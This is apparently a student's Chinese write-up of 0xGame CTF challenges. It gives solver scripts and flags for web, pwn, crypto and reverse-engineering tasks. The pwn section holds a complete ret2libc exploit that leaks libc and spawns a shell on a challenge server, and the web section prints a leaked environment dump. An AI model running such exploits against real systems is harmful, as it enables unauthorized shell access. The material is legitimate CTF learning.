:/usr/sbin:/usr/bin:/sbin:/bin\nHOSTNAME=dep-cb888223-eccf-4ae2-b063-dd6e7bc7e48a-578c6956d5-lfxsf\nLANG=C.UTF-8\nGPG_KEY=7169605F62C751356D054A26A821E680E5FA6305\nPYTHON_VERSION=3.12.11\nPYTHON_SHA256=c30bb24b7f1e9a19b11b55a546434f74e739bb4c271a3e3a80ff4380d49f7adb\nflag=0xGame{You_Have_Learned_How_to_Buy_Pickle!!}\nKUBERNETES_SERVICE_HOST=unix:///va

```
Vamos! environ({'PATH':
'/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
', 'HOSTNAME': 'dep-cb888223-eccf-4ae2-b063-dd6e7bc7e48a-578c6956d5-lfxsf',
'LANG': 'C.UTF-8', 'GPG_KEY': '7169605F62C751356D054A26A821E680E5FA6305',
'PYTHON_VERSION': '3.12.11', 'PYTHON_SHA256':
'c30bb24b7f1e9a19b11b55a546434f74e739bb4c271a3e3a80ff4380d49f7adb', 'flag':
'0xGame{You_Have_Learned_How_to_Buy_Pickle!!}', 'KUBERNETES_SERVICE_HOST':
'unix:///var/run/docker.sock', 'KUBERNETES_SERVICE_PORT': '449',
'KUBERNETES_PORT': '1449', 'KUBERNETES_PORT_443_TCP': '',
'KUBERNETES_PORT_443_TCP_ADDR': 'unix:///var/run/docker.sock',
'KUBERNETES_PORT_443_TCP_PORT': '1449', 'KUBERNETES_PORT_443_TCP_PROTO': '',
'KUBERNETES_SERVICE_PORT_HTTPS': '449', 'HOME': '/home/appuser',
'WERKZEUG_SERVER_FD': '3'})
```

```
0xGame{You_Have_Learned_How_to_Buy_Pickle!!}
```

你好，爪洼脚本

直接粘到控制台执行就可以，不要像我一样傻了吧唧去解码

```
0xGame{Hello, JavaScript}
```

Pwn

ret2libc

既然说ret2libic
checksec

```
  Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
```

在 `vuln()` 函数中,同样的内存溢出漏洞

```
//----- (00000000004011EA) ----------------------------------------------------
---
ssize_t vuln()
{
  _BYTE buf[64]; // [rsp+0h] [rbp-40h] BYREF

  puts("Input something: ");
  fflush(stdout);
  return read(0, buf, 0x200uLL);
}
```

- 缓冲区大小：64 字节 (`0x40`)
- 读取大小：512 字节 (`0x200uLL`)

缓冲区在 `rbp-0x40` ，所以：

- 到 rbp 的偏移：0x40 字节
- 到返回地址的偏移：0x40 + 8 = 0x48 字节

看见 `gadget()` 函数条件反射：

```
//----- (0000000000401196) ------------------------
void gadget()
{
```

```
    ;
}
```

ret2libc，构造以下 payload：

```
[填充 0x48 字节] + [pop rdi; ret gadget] + [/bin/sh 地址] + [system 地址]
[填充 0x48 字节] + [pop rdi; ret] + [binsh_addr] + [ret gadget] +
[system_addr]
```

泄露 libc 地址

```
payload1 = b'A' * 0x48  # 填充到返回地址
payload1 += p64(pop_rdi) + p64(puts_got) + p64(puts_plt) + p64(main_addr)
```

收到泄露的地址后计算 libc 基址：

```
leak = u64(recv(6).ljust(8, b'\x00'))
libc_base = leak - libc.symbols['puts']
system_addr = libc_base + libc.symbols['system']
binsh_addr = libc_base + next(libc.search(b'/bin/sh'))
```

获取 shell

```
payload2 = b'A' * 0x48
payload2 += p64(ret_gadget)  # 栈对齐
payload2 += p64(pop_rdi) + p64(binsh_addr) + p64(system_addr)
```

利用代码

```
#!/usr/bin/env python3
from pwn import *

context.log_level = 'debug'
context.binary = './pwn'
context.log_level = 'debug'
elf = ELF(context.binary)
libc = ELF('./libc.so.6')
ld = ELF('./ld-linux-x86-64.so.2')

def exploit():
    if args.REMOTE:
        p = remote('nc1.ctfplus.cn',30056)
    else:
        p = process('./challenge')

    # Gadget 地址
```

```
    pop_rdi = 0x4012a3  # 通常来自 __libc_csu_init 或其他地方
    ret = 0x401196      # gadget() 函数的地址

    payload1 = b'A' * 0x48
    payload1 += p64(pop_rdi) + p64(elf.got['puts'])
    payload1 += p64(elf.plt['puts'])
    payload1 += p64(elf.symbols['main'])  # 返回 main 进行第二次利用

    p.sendlineafter(b"Input something: ", payload1)


    leak = u64(p.recvline()[:-1].ljust(8, b'\x00'))
    log.info(f"Leaked puts address: {hex(leak)}")

    # 计算 libc 基址（需要对应的 libc 版本）
    libc.address = leak - libc.symbols['puts']
    log.info(f"Libc base: {hex(libc.address)}")

    # 第二阶段：获取 shell
    payload2 = b'A' * 0x48
    payload2 += p64(ret)  # 栈对齐
    payload2 += p64(pop_rdi) + p64(next(libc.search(b'/bin/sh')))
    payload2 += p64(libc.symbols['system'])

    p.sendlineafter(b"Input something: ", payload2)

    # 获取 shell
    p.interactive()

if __name__ == '__main__':
    exploit()
```

linux下运行，焯，没拿虚拟机做不了，还有15分钟，跑回宿舍也来不及了。QAQ救命啊，学长学姐开恩啊。

啊啊啊啊啊啊啊啊啊啊啊啊啊啊啊啊啊啊啊啊。。。。要嘎了

```
??????????????????????????
```

高等数学

查看源码后直接暴力计算就可以,随机数不存在的可以爆破

```
from pwn import *

# 符号表
sym = "+-x%^&+-x%^&"

def calculate(num1, op, num2):
```

```python
    """根据运算符计算结果"""
    if op == '+': return num1 + num2
    elif op == '-': return num1 - num2
    elif op == 'x': return num1 * num2
    elif op == '%': return num1 % num2
    elif op == '^': return num1 ^ num2
    elif op == '&': return num1 & num2

def test_offset_candidate(display_sym, num1, num2, offset):
    """测试特定的offset候选值"""
    display_idx = sym.index(display_sym)
    actual_idx = (display_idx - offset) % 6
    actual_sym = sym[actual_idx]
    return calculate(num1, actual_sym, num2)

def solve():
    p = remote('nc1.ctfplus.cn', 36014)
    p.recvuntil(b"Can you finish this test?")

    offsets = [None, None, None]
    current_phase = 0

    for i in range(120):
        # 接收题目
        line = p.recvuntil(b'= \n').decode().strip()
        print(f"Question {i+1}: {line}")

        # 解析题目
        parts = line.split()
        num1 = int(parts[0])
        display_sym = parts[1]
        num2 = int(parts[2])

        # 检查是否进入新阶段
        phase = i // 40
        if phase != current_phase:
            current_phase = phase
            print(f"Entering phase {phase}")

        if offsets[phase] is None:
            # 对于每个阶段的第1题，我们需要确定offset
            # 通过尝试所有6种可能的offset来找到正确答案
            found = False
            for offset_candidate in range(6):
                result = test_offset_candidate(display_sym, num1, num2,
offset_candidate)
                p.sendline(str(result).encode())
                response = p.recvline().decode().strip()

                if "Good" in response:
```

```
                    offsets[phase] = offset_candidate
                    print(f"Phase {phase} offset determined:
{offset_candidate}")
                    if i < 119:
                        p.recvuntil(b"Next task\n")
                    found = True
                    break
                else:
                    # 重置连接，重新开始这个阶段
                    p.close()
                    return solve()  # 递归重启

            if not found:
                print("Failed to determine offset")
                return
        else:
            # 使用已知的offset计算答案
            result = test_offset_candidate(display_sym, num1, num2,
offsets[phase])
            print(f"Using offset {offsets[phase]}, calculated: {result}")

            p.sendline(str(result).encode())
            response = p.recvline().decode().strip()
            print(f"Response: {response}")

            if "lose" in response:
                print("Wrong answer! Offset might have changed")
                return

            if i < 119:
                p.recvuntil(b"Next task\n")

    # 获取flag
    try:
        flag = p.recvall(timeout=5)
        print(f"Final output: {flag}")
    except:
        print("Connection closed")

if __name__ == '__main__':
    solve()

Final output: b'Next task\nYou got it!\n0xGame{Ur_@n_excel1ent_bl@ster}\n'
```

```
0xGame{Ur_@n_excel1ent_bl@ster}
```

Crpto

ez_ECC

椭圆曲线参数 `(a, b, p)`，一个随机点 `P`，以及 `Q = s * P`，其中 `s` 是未知私钥且在范围 `1..2**40` 内。同时用 `sha256(str(s).encode())` 作为 AES-ECB 的密钥对 `flag` 加密，给出 `ciphertext`。恢复 `s`，进而恢复 AES 密钥并解密出 `flag`。

本质：椭圆曲线离散对数问题（ECDLP）。
由于 `s` 的位数很小（40-bit），可以用 **Baby-Step Giant-Step (BSGS)**求出 `s`。
找到 `s` 后，使用 `sha256(str(s).encode())` 生成 AES key，解密 `ciphertext` 并去 PKCS#7 填充即可得到 `flag`。

1. 设上限 N=240N = 2^{40}N=240，取 m=⌈N⌉m = \lceil\sqrt{N}\rceilm=⌈N⌉（大约 2202^{20}220）。
2. 将 sss 写成 s=i⋅m+js = i\cdot m + js=i⋅m+j，其中 0≤i,j<m0 \le i, j < m0≤i,j<m。
3. 因为 Q=sP=i(mP)+jPQ = sP = i(mP) + jPQ=sP=i(mP)+jP，等价于 Q−i(mP)=jPQ - i(mP) = jPQ−i(mP)=jP。
4. 预先计算所有可能的 baby 步（jPjPjP，存到哈希表），然后枚举 i 的巨步（Q−i(mP)Q - i(mP)Q−i(mP)），查表匹配。

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""
solve_ec.py
通过 BSGS 计算 s，使得 Q = s * P（椭圆曲线）
然后用 sha256(str(s)) 作为 AES-ECB key 解密 ciphertext 得到 flag
"""

from hashlib import sha256
from Crypto.Cipher import AES
import math

# 曲线参数
p = 0xffffffff00000001000000000000000000000000ffffffffffffffffffffffff
a = 0xffffffff00000001000000000000000000000000fffffffffffffffffffffffc
b = 0x5ac635d8aa3a93e7b3ebbd55769886bc651d06b0cc53b0f63bce3c3e27d2604b

# 题目给出的点和密文
P =
(960720974939620891656166817585273655035186183386570200693855158450500527111
98,

106207812376588552122608666685749118279489006020794136421111385490430195590894)
Q =
(100307267283773399335731485631028019332040775774395440323669585624446229655
081,
```

```
2295796348428406470531734999018522370769395791132108942800511609917218577315
4)

ciphertext = b':\xe5^\xd2s\x92kX\x96\x12\xb7dT\x1am\x94\x86\xcd.\x84*-
\x93\xb5\x14\x8d\x99\x94\x92\xfaCE\xbd\x01&?
\xe1\x01f\xef\x8f\xe3\x13\x13\x96\xa6\x0f\xc0'

# 将无穷远表示为 None
INF = None

# 模逆（p 是素数）
def inv_mod(x):
    return pow(x, p - 2, p)

def point_neg(Pt):
    if Pt is INF:
        return INF
    x, y = Pt
    return (x, (-y) % p)

def point_add(P1, P2):
    # 椭圆曲线: y^2 = x^3 + a*x + b  (mod p)
    if P1 is INF:
        return P2
    if P2 is INF:
        return P1
    x1, y1 = P1
    x2, y2 = P2
    if x1 == x2:
        if (y1 + y2) % p == 0:
            return INF
        else:
            # 点倍
            num = (3 * x1 * x1 + a) % p
            den = (2 * y1) % p
            lam = (num * inv_mod(den)) % p
    else:
        num = (y2 - y1) % p
        den = (x2 - x1) % p
        lam = (num * inv_mod(den)) % p
    x3 = (lam * lam - x1 - x2) % p
    y3 = (lam * (x1 - x3) - y1) % p
    return (x3, y3)

def scalar_mul(k, P):
    # double-and-add
    if P is INF or k % p == 0:
        return INF
    if k < 0:
        return scalar_mul(-k, point_neg(P))
```

```
    R = INF
    Q = P
    while k:
        if k & 1:
            R = point_add(R, Q)
        Q = point_add(Q, Q)
        k >>= 1
    return R

# BSGS: 找 s in [0, N) 使 Q = s*P
def bsgs(P, Q, N):
    # m = ceil(sqrt(N))
    m = int(math.ceil(math.sqrt(N)))
    # baby steps: store j*P for j = 0..m-1
    baby = dict()
    R = INF
    for j in range(m):
        # R = j*P
        if R is INF:
            key = ("INF",)
        else:
            key = (R[0], R[1])
        if key not in baby:
            baby[key] = j
        R = point_add(R, P)
    # compute factor = m * P
    factor = scalar_mul(m, P)
    # giant steps: for i in 0..m check if Q - i*factor in baby
    cur = Q
    for i in range(m+1):
        key = ("INF",) if cur is INF else (cur[0], cur[1])
        j = baby.get(key)
        if j is not None:
            s = i * m + j
            if s < N:
                return s
        # cur = cur - factor  (即 cur + (-factor))
        cur = point_add(cur, point_neg(factor))
    return None

def unpad_pkcs7(b):
    if len(b) == 0:
        return b
    padlen = b[-1]
    if padlen <= 0 or padlen > 16:
        # 非法填充（仍返回原文）
        return b
    if b[-padlen:] != bytes([padlen]) * padlen:
        return b
    return b[:-padlen]
```

```
def main():
    # 上限 N = 2**40 (s 在 1..2**40)
    N = 2**40
    print("开始 BSGS 求解 s（上界 2**40）……")
    s = bsgs(P, Q, N)
    if s is None:
        print("未找到 s（可能超过给定上限或出现其它问题）。")
        return
    print(f"找到 s = {s}")
    # 用 sha256(str(s).encode()) 生成 AES key
    key = sha256(str(s).encode()).digest()
    cipher = AES.new(key, AES.MODE_ECB)
    pt = cipher.decrypt(ciphertext)
    flag = unpad_pkcs7(pt)
    try:
        print("解密得到（bytes）: ", flag)
        print("解密得到（utf-8）: ", flag.decode())
    except Exception:
        print("肯定算错了，不用想了二进制: ", flag)

if __name__ == "__main__":
    main()
```

```
0xgame{ECC_1s_4w3s0m3_but_n0t_perf3ct}
```

ez_LCG

属于基于种子的伪随机数算法，下面是随机算法

```
#!/usr/local/bin/python
from Crypto.Util.number import *
from secret import flag
import random


class LCG():
    def __init__(self, a, b, m, seed):
        self.a = a
        self.b = b
        self.m = m
        self.state = seed

    def next(self):
        self.state = (self.a * self.state + self.b) % self.m
        return self.state
```

```
class RNG():
    def __init__(self, coefficients, seed, MOD=2**20):
        self.coefficients = coefficients
        self.state = seed
        self.f = lambda x: sum(c * (x ** i) for i, c in
enumerate(coefficients)) % MOD

    def next(self):
        self.state = self.f(self.state)
        return self.state

    def next_n(self, n):
        for _ in range(n):
            self.next()
        return self.state


def encrypt_flag(flag):
    coefficients = [random.randint(1, 2**20) for _ in range(10)]
    print("Generated coefficients:", coefficients)
    seed = input("Set seed for RNG: ")
    rng = RNG(coefficients, int(seed))
    assert rng.next() != rng.next(), "Weak seed"
    a, b = [rng.next_n(random.randint(1, 1024)) for _ in range(2)]
    encs = []
    for i in flag:
        lcg = LCG(a, b, 2**32 + 1, i)
        for _ in range(random.randint(1, 1024)):
            enc = lcg.next()
        encs.append(enc)
    return encs


assert flag.startswith(b"0xGame{") and flag.endswith(b"}")
flag = flag[7:-1]

print(f"Encrypted flag: {encrypt_flag(flag)}")
```

基于以上算法的脚本

```
#lcg
from Crypto.Util.number import inverse


class LCG:
    def __init__(self, a, b, m, seed):
        self.a = a
        self.b = b
```

```
        self.m = m
        self.state = seed

    def next(self):
        self.state = (self.a * self.state + self.b) % self.m
        return self.state

# RNG类
class RNG:
    def __init__(self, coefficients, seed, MOD=2**20):
        self.coefficients = coefficients
        self.state = seed
        self.MOD = MOD

    def next(self):
        result = sum(c * pow(self.state, i, self.MOD) for i, c in
enumerate(self.coefficients)) % self.MOD
        self.state = result
        return result

    def next_n(self, n):
        for _ in range(n):
            self.next()
        return self.state

# 已知数据
coefficients = [242329, 442734, 461825, 75345, 616017, 920758, 311907,
969772, 759063, 347071]
seed = 114514
enc_flag = [2402238414, 1168554475, 1704161872, 2671333975, 3985810664,
1201556808, 4047592638, 2514063854, 974594953, 3691619210, 3069628444,
2452923197, 2859480868, 1819898503, 2712239557, 3903475766, 1972972545,
2783908949, 1635936605, 3902755338, 3623190021, 206108323, 2204970155,
203322578, 3297160505, 2240639332, 3879552990, 3852239248, 4232944838,
4225744761, 3088209784, 927158849, 1625542379, 2217488246, 642492005,
2119138417]
m = 2**32 + 1


rng = RNG(coefficients, seed)
possible_a_b = []
for k in range(1, 1025):
    rng = RNG(coefficients, seed)
    a = rng.next_n(k)
    rng = RNG(coefficients, seed)
    b = rng.next_n(k)
    possible_a_b.append((a, b))

# 解密
flag = ""
```

```
for enc in enc_flag:
    found = False
    for a, b in possible_a_b:
        for k in range(1, 1025):
            if a % m != 1:
                geom_sum = (pow(a, k, m) - 1) * inverse(a - 1, m) % m
            else:
                geom_sum = k % m
            ak = pow(a, k, m)
            try:
                i = (enc - b * geom_sum) * inverse(ak, m) % m
                if 32 <= i <= 126:
                    flag += chr(i)
                    found = True
                    break
            except:
                continue
        if found:
            break
    if not found:
        flag += "?"

print(f"解密的标志: 0xGame{{{flag}}}")
```

```
0xGame{2144a96a-0d73-4071-9b35-6d5d30c07b28}
2025/10/08
0xGame{506fbf3c-1fcb-492b-b34f-b68ab7a9d568}
2025/10/10
```

PolyRSA

在 R=Zn[x]/(x8−1)R=\mathbb{Z}_n[x]/(x^8-1) 中，乘法等价于长度 8 的循环卷积；把密文多项式 cc 取幂 dd（其中 d≡e−1(modlcm(p2−1,q2−1))d \equiv e^{-1}\pmod{\mathrm{lcm}(p^2-1,q^2-1)}）即可得到明文多项式 ff。然后把 8 个系数按每 8 字节（最后一块为真实长度）还原即可得到 flag。

解密脚本

```
# Python 3.x

from math import gcd

# --------- 给定参数（来自题面） ---------
p = 211381997162225534712606028333737323293
q = 291844321073146066895055929747029949743
```

```python
e = 65537
n = p * q

# c(x) = c7*x^7 + c6*x^6 + ... + c1*x + c0
c7 = 40882135200347703593754473549436673146387957409540306808209934514868940052992
c6 = 13673861744940819052324430973254902841262867940443611208276249322420769352299
c5 = 14825937682750201471490037222143248112539971745568733623844924679519292569979
c4 = 38679688295547579683397975810830690182925250157203662993481664387755200460738
c3 = 48188456496545346035512990878010917911654453288374940837147218298761674630209
c2 = 57307303789283747786569991063554879618282519733672689825676215394999484416 0
c1 = 33191976337303879621137795936787377133622652419928253776624421127421475322069
c0 = 46680445255028101113817388282005859237776046219558912765486646689142241483104

# 系数按 x^0..x^7 的升幂顺序存放
c = [c0, c1, c2, c3, c4, c5, c6, c7]

# --------- 工具函数：长度8的循环卷积多项式运算 ---------
def poly_mod(a, mod):
    return [ai % mod for ai in a]

def poly_mul(a, b, mod):
    """在 (Z_mod)[x]/(x^8-1) 中做乘法：长度8循环卷积"""
    m = 8
    res = [0] * m
    for i in range(m):
        ai = a[i]
        if ai == 0:
            continue
        for j in range(m):
            res[(i + j) % m] = (res[(i + j) % m] + ai * b[j]) % mod
    return res

def poly_pow(base, exp, mod):
    """多项式幂：重复平方，模 x^8-1 与 mod"""
    result = [0]*8
```

```
    result[0] = 1 % mod          # 常数 1
    b = poly_mod(base, mod)
    e_ = exp
    while e_ > 0:
        if e_ & 1:
            result = poly_mul(result, b, mod)
        b = poly_mul(b, b, mod)
        e_ >>= 1
    return result

def lcm(a, b):
    return a // gcd(a, b) * b

def long_to_bytes(n: int) -> bytes:
    if n == 0:
        return b""
    length = (n.bit_length() + 7) // 8
    return n.to_bytes(length, "big")

# --------- 关键一步：求“解密指数” d ---------
# 在 F_{p^{deg}}^* 的阶均整除 p^2-1（本题因 x^8-1 在 F_p 上只产生度数 1 或 2 的因子），
# 同理对 q。令 L = lcm(p^2-1, q^2-1)，取 d ≡ e^{-1} (mod L) 即可逆转“取 e 次幂”的映射。
L = lcm(p*p - 1, q*q - 1)
# Python 3.8+ 支持 pow(e, -1, L)
d = pow(e, -1, L)

# --------- 解密：f = c^d (mod n, x^8-1) ---------
f = poly_pow(c, d, n)  # 得到 8 个系数（实为若干块，每块最多 8 字节）

# --------- 还原字节并输出 flag ---------
# 找到最后一个非零系数（最后一块可能不足 8 字节）
last_nz = 0
for i in range(7, -1, -1):
    if f[i] != 0:
        last_nz = i
        break

msg = b""
for i in range(0, last_nz):
    # 之前的块均为完整 8 字节
    msg += f[i].to_bytes(8, "big")
# 最后一块用最短字节长度还原（原脚本切片不足 8 的情况）
msg += long_to_bytes(f[last_nz])

print("flag =", msg.decode(errors="ignore"))
```

运行输出：

```
flag = 0xGame{D0_y0u_l1k3_RSA_w1th_p0lyn0m14l_r1ngs?}
```

思路小结（为什么这样可逆）

- 设 R=Zn[x]/(x8−1)R=\mathbb{Z}_n[x]/(x^8-1)。对每个素因子 p,qp,q，Fp[x]/(x8−1)\mathbb{F}_p[x]/(x^8-1) 与若干有限域（度数 1 或 2）的**直积**同构（因为 x8−1x^8-1 在奇素域上无重因子）。
- 在每个分量域 KK 上，幂映射 u↦ueu \mapsto u^e 在 K×K^\times 中可逆，当且仅当 gcd(e,∣K×∣)=1\gcd(e, |K^\times|)=1。度数为 1 或 2 的分量满足 ∣K×∣∣p2−1|K^\times|\mid p^2-1（或 q2−1q^2-1）。
- 因此取 d≡e−1(modlcm(p2−1,q2−1))d \equiv e^{-1}\pmod{\mathrm{lcm}(p^2-1,q^2-1)}，就能在所有分量上同时把 ee 次幂“反过来”，从而直接在模 nn 的环里做一次 cdc^d 就得到 ff。
- ff 的系数正是把 flag 按 8 字节分块后用大端 `bytes_to_long` 得到的整数。把前面的块各写成 8 字节、最后一块用最短长度写出，拼接即可还原原始字节串。

```
0xGame{D0_y0u_l1k3_RSA_w1th_p0lyn0m14l_r1ngs?}
```

Ostin

美好的旅行

因为出题人去过珠海，所以猜珠海，啊竟然对了（多亏联想湾区杯，感谢Sean2号的QQ空间），社会工程攻击法。

```
0xGame{296d0dd1964288715beb8e2d06dca1a5}
```

RE

TELF

IDA处理发现出现 `sp-analysis failed`，感觉需要动调才能进一步看见其余的东西
动调开始。。。额linux运行不了。等等，废了

16bit

```
seg000:0000 ; =============== S U B R O U T I N E
seg000:0000
seg000:0000 ; Attributes: noreturn
```

```
seg000:0000
seg000:0000                 public start
seg000:0000 start           proc near
seg000:0000                 mov     ax, seg dseg
seg000:0003                 mov     ds, ax
seg000:0005                 assume ds:dseg
seg000:0005                 mov     cx, 17h
seg000:0008                 mov     si, 0
seg000:000B                 mov     di, 0
seg000:000E
seg000:000E loc_1000E:                              ; CODE XREF: start+1C↓j
seg000:000E                 mov     al, [si+0Ah]
seg000:0012                 sub     al, 9
seg000:0014                 xor     al, 0Eh
seg000:0016                 mov     [di+38h], al
seg000:001A                 inc     si
seg000:001B                 inc     di
seg000:001C                 loop    loc_1000E
seg000:001E                 mov     cx, 17h
seg000:0021
seg000:0021 loc_10021:                              ; CODE XREF: start+2F↓j
seg000:0021                 mov     al, [si+0Ah]
seg000:0025                 xor     al, 0Eh
seg000:0027                 sub     al, 9
seg000:0029                 mov     [di+38h], al
seg000:002D                 inc     si
seg000:002E                 inc     di
seg000:002F                 loop    loc_10021
seg000:0031                 mov     byte_100A6, 24h ; '$'
seg000:0036                 mov     dx, 67h ; 'g'
seg000:0039                 mov     ah, 9
seg000:003B                 int     21h             ; DOS - PRINT STRING
seg000:003B                                         ; DS:DX -> string
terminated by "$"
seg000:003D                 mov     dx, 38h ; '8'
seg000:0040                 mov     ah, 9
seg000:0042                 int     21h             ; DOS - PRINT STRING
seg000:0042                                         ; DS:DX -> string
terminated by "$"
seg000:0044                 mov     ax, 4C00h
seg000:0047                 int     21h             ; DOS - 2+ - QUIT WITH
EXIT CODE (EXIT)
seg000:0047 start           endp                    ; AL = exit code
seg000:0047
seg000:0047 seg000          ends
seg000:0047
```

从汇编可以看出：整体逻辑为减法与XOR

desg为密文：`dseg:001D 一坨`

```
flag = [0x47, 0x7F, 0x52, 0x78, 0x6C, 0x74, 0x7E, 0x72, 0x47, 0x47,  0x73,
0x5A, 0x84, 0x5A, 0x43, 0x85, 0x46, 0x5A, 0x83, 0x6F,  0x46, 0x5A, 0x6C,
0x33, 0x30, 0x73, 0x32, 0x75, 0x66, 0x37,  0x61, 0x66, 0x33, 0x30, 0x78,
0x66, 0x40, 0x35, 0x61, 0x4E,  0x64, 0x34, 0x65, 0x32, 0x33, 0x88]
for i in range(23,len(flag)):
    flag[i] ^= 0xe
    flag[i] = (flag[i] - 9) & 0xff
for i in range(23):
    flag[i] = (flag[i] - 9) & 0xff
    flag[i] ^= 0xe
print("flag是:  /n".join([chr(i)for i in flag]))
```

BabyJar

直接对JAR解包处理

```
文件结构
JAVA--
    |==META-INF==>
    |==com
        -->BabyJar
            -->demo
                |->Encrypt.class
                |->BabyJar.class
```

```
// Encrypt.class
package com.BabyJar.demo;
import java.util.Base64;
/* loaded from: Encrypt.class */
public class Encrypt {
    int key = 20;

    public String encrypt(String text) {
        byte[] originalBytes = text.getBytes();
        byte[] encryptedBytes = new byte[originalBytes.length];
        for (int i = 0; i < originalBytes.length; i++) {
            byte c = originalBytes[i];
            byte temp = (byte) (c ^ this.key);
            encryptedBytes[i] = (byte) (((temp & 240) >> 4) | ((temp & 15)
<< 4));
        }
        return Base64.getEncoder().encodeToString(encryptedBytes);
    }
}
```

```java
// BabyJar.class
package com.BabyJar.demo;
import java.util.Scanner;
/* loaded from: BabyJar.class */
public class BabyJar {
    public static void main(String[] args) {
        Encrypt e = new Encrypt();
        Scanner input = new Scanner(System.in);
        System.out.println("Please input your flag:");
        String flag = input.nextLine();
        String Encrypted_flag = e.encrypt(flag);
        if
(Encrypted_flag.equals("QsY1V5cX9jJyF2JSAgdikwfCEneTAgICUpNnd1Iyk8IXUkJ3Qhcy
Z8J3YpY=")) {
            System.out.println("Congratulations!!");
        } else {
            System.out.println("Try Again!!");
        }
    }
}
```

加密是个异或加减，加密脚本 Encrypt.class

```java
byte temp = (byte) (c ^ this.key);
encryptedBytes[i] = (byte) (((temp & 240) >> 4) | ((temp & 15) << 4));
```

加密结果应该是 `QsY1V5cX9jJyF2JSAgdikwfCEneTAgICUpNnd1Iyk8IXUkJ3QhcyZ8J3YpY=`
Base64先处理一下
HEX= `42C635579717F6327217625202076293 07C21277930202025293677752329 3C21752427742173267C2776296`
然后转成 `BYTE =`

```
[0x42,0xc6,0x35,0x57,0x97,0x17,0xf6,0x32,0x72,0x17,0x62,0x52,0x02,0x07,0x62,
0x93,0x07,0xc2,0x12,0x77,0x93,0x02,0x02,0x02,0x52,0x93,0x67,0x77,0x52,0x32,0
x93,0xc2,0x17,0x52,0x42,0x77,0x42,0x17,0x32,0x67,0xc2,0x77,0x62,0x96]
```

用的 `KEY=20`
直接脚本秒掉

```python
from z3 import *

s = Solver()

# 定义50个字节的flag变量
flag = [BitVec(f'flag_{i}', 8) for i in range(50)]
```

```
enc = [0x42, 0xc6, 0x35, 0x57, 0x97, 0x17, 0xf6, 0x32, 0x72, 0x17,
       0x62, 0x52, 0x02, 0x07, 0x62, 0x93, 0x07, 0xc2, 0x12, 0x77,
       0x93, 0x02, 0x02, 0x02, 0x52, 0x93, 0x67, 0x77, 0x52, 0x32,
       0x93, 0xc2, 0x17, 0x52, 0x42, 0x77, 0x42, 0x17, 0x32, 0x67,
       0xc2, 0x77, 0x62, 0x96]

# 添加约束条件
for i in range(len(enc)):
    res = (flag[i] ^ 20)
    # 交换字节的高4位和低4位
    k = (((res & 240) >> 4) | (((res & 15) << 4) & 0xff))
    s.add(k == enc[i])

# 限制条件，flag必须为可见字符
for i in range(len(flag)):
    s.add(flag[i] >= 33)  # 可打印字符起始
    s.add(flag[i] < 127)  # 可打印字符结束

# 求解
if s.check() == sat:
    m = s.model()

    # 获取结果
    res = [m.eval(flag[i], model_completion=True).as_long() for i in
range(len(enc))]

    # 输出结果
    print("求解结果:")
    print("数值形式:", res)

    flag_str = "".join([chr(i) for i in res])
    print("字符串形式:", flag_str)
else:
    print("无解")
```

```
求解结果:
数值形式: [48, 120, 71, 97, 109, 101, 123, 55, 51, 101, 50, 49, 52, 100, 50, 45, 10
0, 56, 53, 99, 45, 52, 52, 52, 49, 45, 98, 99, 49, 55, 45, 56, 101, 49, 48, 99, 48,
101, 55, 98, 56, 99, 50, 125]
字符串形式: 0xGame{73e214d2-d85c-4441-bc17-8e10c0e7b8c2}
```

```
0xGame{73e214d2-d85c-4441-bc17-8e10c0e7b8c2}
```

算术高手

一看就是python生成的，里面一般就有源码+解释器，直接解原码

可以使用 `pyinstxtractor.py` ,你让我写我也写不出来

```
pyinstxtractor.py babyPy.exe
```

```
#!/usr/bin/env python
# visit https://tool.lu/pyc/ for more information
# Version: Python 3.8

import random
flag = '0xGame{c2a6d59d-34dc-4b94-96aa-e823bdcb4823}'
score = 0
input('欢迎来到0xGame，这是一个简单的算数游戏，通关即得flag！')
input('第一关')
a = random.randint(1, 10)
b = random.randint(1, 10)

try:
    c = int(input(f'''{a} + {b} = '''))
finally:
    pass
```

```
0xGame{c2a6d59d-34dc-4b94-96aa-e823bdcb4823}
```

Shuffle！Shuffle！

看见一坨

```
.data:0000000000403040                 public flag
.data:0000000000403040 ; char flag[45]
.data:0000000000403040 flag            db '23-64bed6}-xm5300-{faGa34-0e04c2e7c2a78f39a4',0
.data:0000000000403040                                         ; DATA XREF: main+5A↑o
.data:0000000000403040                 align 20h
.data:000000000040306D
.data:0000000000403080 p_93846         dq offset qword_402DF8  ; DATA XREF: __do_global_dtors+4↑r
```

只是打乱顺序，那就调试

alphabet直接上

```
0123456789@ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz
```

伪代码：

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  int v3; // eax
  char str[112]; // [rsp+20h] [rbp-70h] BYREF

  _main(argc, argv, envp);
  srand(seed);
  printf("Input the flag: ");
  scanf("%s", str);
  v3 = strlen(str);
  shuffle((unsigned __int8 *)str, v3);
  if ( !strcmp(str, flag) )
    puts("Correct!");
  else
    puts("Wrong!");
  return 0;
}
```

整体流程总结：（不可以运行）

```
    # 初始化随机数种子
    srand(seed)
    # 获取用户输入
    print("Input the flag: ")
    user_input = input()
    # 对输入字符串进行随机洗牌操作
    shuffled_input = shuffle(user_input, len(user_input))
    # 比较洗牌后的结果与预设的flag
    if shuffled_input == correct_flag:
        print("Correct!")
    else:
        print("Wrong!")
```

enc=23-64bed6}-xm5300-{faGa34-0e04c2e7c2a78f39a4
好像没迹象可循，动调一下吧
ori= 0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZab
crp=VXOS8Z4MKCJAFRD6I9Q7baG32L1UH5NW0EYBPT
根据顺序进行手动还原：
ori=0xGame{5ffa9030-e204-4673-b4c6-ed433aca7228}

```
0xGame{5ffa9030-e204-4673-b4c6-ed433aca7228}
```